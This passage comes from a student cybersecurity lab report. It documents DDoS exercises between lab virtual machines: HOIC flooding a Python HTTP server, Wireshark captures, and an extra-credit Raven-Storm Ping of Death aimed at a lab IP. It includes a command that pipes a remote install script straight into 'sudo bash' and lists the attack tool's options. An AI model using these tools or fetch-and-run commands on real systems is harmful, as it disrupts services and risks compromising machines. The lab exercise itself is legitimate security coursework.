


Florida Polytechnic University

10/20/23

Page 19 of 40

CIS4367.01 | Jaleel Rogers | Fall 2023



Parrot OS [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places System Parrot Terminal


[user@parrot] ~

```
$ python3 -m http.server 80
Traceback (most recent call last):
  File "/usr/lib/python3.9/runpy.py", line 197, in _run_module_as_main
    return _run_code(code, main_globals, None,
  File "/usr/lib/python3.9/runpy.py", line 87, in _run_code
    exec(code, run_globals)
  File "/usr/lib/python3.9/http/server.py", line 1289, in <module>
    test()
  File "/usr/lib/python3.9/http/server.py", line 1244, in test
    with ServerClass(addr, HandlerClass) as httpd:
  File "/usr/lib/python3.9/socketserver.py", line 452, in __init__
    self.server_bind()
  File "/usr/lib/python3.9/http/server.py", line 1287, in server_bind
    return super().server_bind()
  File "/usr/lib/python3.9/http/server.py", line 138, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib/python3.9/socketserver.py", line 466, in server_bind
    self.socket.bind(self.server_address)
PermissionError: [Errno 13] Permission denied
```

[x]-[user@parrot] ~

```
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.5 - - [19/Oct/2023 02:09:55] "GET / HTTP/1.1" 200 -
10.0.2.5 - - [19/Oct/2023 02:09:55] "GET /favicon.ico HTTP/1.1" 404 -
```

Figure 18 - HTTP Server Pre-DDoS



CIS4367.01 | Jaleel Rogers | Fall 2023





Figure 19 - Wireshark Capturing Packets on Parrot Pre-DDos

Figure 16: I set up the HTTP server in Parrot and checked the default website for Parrot in Figure 17 in Windows Server 2019 to verify the connection. I looked back at the terminal in Parrot to verify the connection on Parrot's end, as displayed in Figure 18. I ran Wireshark and started to capture packets in Parrot (Figure 19).







Figure 20 - Setting Up HOIC Target



Florida Polytechnic University

10/20/23

Page 22 of 40





Figure 21 - Setting Threads, Preparing to FIRE TEH LAAZER!






Figure 22 - HOIC Firing in Progress

HOIC was very simple to configure and implement. In Figure 20, I set up the target. Figure 21: I was setting up the threads in Figure 22, and I executed the file. I am familiar with LOIC and HOIC as it has been used by script kiddies to disrupt LANs from my local knowledge.



CIS4367.01 | Jaleel Rogers | Fall 2023




Figure 23 - Wireshark Capturing Packets on Parrot OS Post-DDoS



Florida Polytechnic University

10/20/23

Page 25 of 40

CIS4367.01 | Jaleel Rogers | Fall 2023





Figure 24 - HTTP Server Post DDoS

When using Wireshark, Task 1 contained bad packets from Parrot to Windows. On the other hand, in Task 2, when packets are coming to Parrot from Windows, the packets look normal (Figure 23). But just like Task 1, many packets are still coming to the HTTP Server. This can



CIS4367.01 | Jaleel Rogers | Fall 2023


further be shown in Figure 24, where we can see the source of all these packets coming from 10.0.2.5 (Windows), all requesting the server.



Extra Credit

Raven-Storm Attacks

Steps



The screenshot shows a terminal window titled "Parrot OS [Running] - Oracle VM VirtualBox". The window contains the following text:

```
[user@parrot] ~
$ curl -s https://raw.githubusercontent.com/Taguar258/Raven-Storm/master/install.sh | sudo bash -s
[!] Installation
[!] We are now checking what system you are running.
[!] Detected Debian based Linux.
[!] We will now collect some information....
[!] We will now install git...
[!] We will now install python3 and python3-pip...
[!] We will now install ping...
[!] We will now install nmap...
[!] We will now install bluez...
[!] We will now install aircrack-ng... different
[!] We will now install dsniff...
[!] We will now install psmisc...
[!] We will now download Raven-Storm...
[!] We will now install requirements...
[!] We will now install Raven-Storm... ending are the goals of Raven-Storm.
[!] We will now install Raven-Storm to your bin path...
[!] Installation sucessful.
[!] Making Raven-Storm executable... protocols such as UDP/TCP, ICMP, HTTP, L2CAP, ARP and
[!] You can delete the Raven-Storm folder now.

[!] Run 'sudo rst' to start Raven-Storm.


[!] Done Just enter the following line to install Raven-Storm on Linux.
[user@parrot] ~
$
```

At the bottom of the terminal, there is a link: "Click here for the more detailed installation guide."

Figure 25 - Successful Install of Raven-Storm



CIS4367.01 | Jaleel Rogers | Fall 2023



The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal is running a script to perform an l3 ping attack. The output includes a disclaimer about responsibility, command-line help for 'l3', and a configuration step where the target IP is set to '10.0.2.5'. It then asks for user consent to proceed with the attack. The terminal also displays a warning message about the potential consequences of using such tools.

```
THE CREATOR DOES NOT TAKE ANY RESPONSIBILITY FOR DAMAGE CAUSED.  
THE USER ALONE IS RESPONSIBLE, BE IT: ABUSING RAVEN-STORM.  
TO FIT ILLEGAL PURPOSES OR ACCIDENTAL DAMAGE CAUSED BY RAVEN-STORM.  
BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY  
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.  
EVERY ATTACK WILL CAUSE TEMPORARY DAMAGE, BUT LONG-TERM DAMAGE IS  
DEFINITIVELY POSSIBLE.  
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.  
  
PoD Help: l3 --help  
-- values or ls :: Show all options.  
-- target :: Set the target.  
-- targets :: Set multiple targets.  
-- size :: Set packet size.  
-- threads :: Threads to use.  
-- sleep :: Delay between threads.  
-- interval :: Delay between each packet send.  
-- auto stop :: Automatically stop attack after x seconds.  
-- run :: Run the Ping of Death.  
-- jammer :: Kill a whole wifi network, by targeting all.  
  
L3> target  
Target: 10.0.2.5  
L3> run  
  
Do you agree to the terms of use? (Y/N) Y  
Starting attack...  
[Hit ENTER or CTRL + C to stop the attack]  
  
Running thread with sudo privileges.
```

Figure 26 - Running l3 Ping Attack



Florida Polytechnic University

10/20/23

Page 29 of 40

CIS4367.01 | Jaleel Rogers | Fall 2023

